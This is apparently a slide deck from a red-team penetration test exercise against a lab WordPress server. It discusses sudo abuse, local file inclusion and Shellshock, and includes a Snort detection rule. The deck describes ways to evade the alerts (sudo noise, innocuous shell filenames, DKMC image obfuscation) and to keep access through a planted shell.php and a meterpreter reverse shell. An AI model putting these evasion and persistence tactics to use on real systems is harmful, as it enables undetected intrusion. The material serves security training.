
[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
```



# Stealth Exploitation of: [Server does not properly restrict access to a resource]

## Monitoring Overview

- Which alerts detect this exploit? Elasticsearch Alert - Sudo Commands by user
- Which metrics do they measure? Any user executing sudo commands
- Which thresholds do they fire at? 1



## Mitigating Detection

- How can you execute the same exploit without triggering the alert?  
Admins regularly execute sudo commands, this will create a lot of noise and our exploit will most likely go undetected.

# Stealth Exploitation of [Local File Inclusion]

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## Monitoring Overview

- Which alerts detect this exploit?

Elasticsearch - File Upload Monitor

**Snort:** alert tcp \$EXTERNAL\_NET any > \$HOME\_NET \$HTTP\_PORTS (msg:"possible CVE 20121823"; flow:to\_server,established; content:"?"; http\_uri; content:""; http\_uri; distance:0; content:!="="; http\_raw\_uri; pcre:"/(\.php|V)\?[\\s\\+]\*\\{1,}[az]/Ui"; sid:1000021; rev:1;)

- Which metrics do they measure?

Elasticsearch: Any file uploaded to server

Snort alert detects specific characters within the http request body.

- Which thresholds do they fire at?

Snort alert detects (?) character within an http request body.

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?

Use a common name for the shell file.


DKMC tool obfuscates code and stores it inside of an image to bypass detection.



# Maintaining Access

# Target2 CVE-2014-6271: Maintaining Access

- Since we left our shell.php file on the webserver, this allows us to send shell commands to our target at any time.
- We can setup a meterpreter reverse shell and connect to it using our browser



# **Red Team Penetration Test**

Attack of Vulnerable Servers

Thank you for allowing us to present our findings!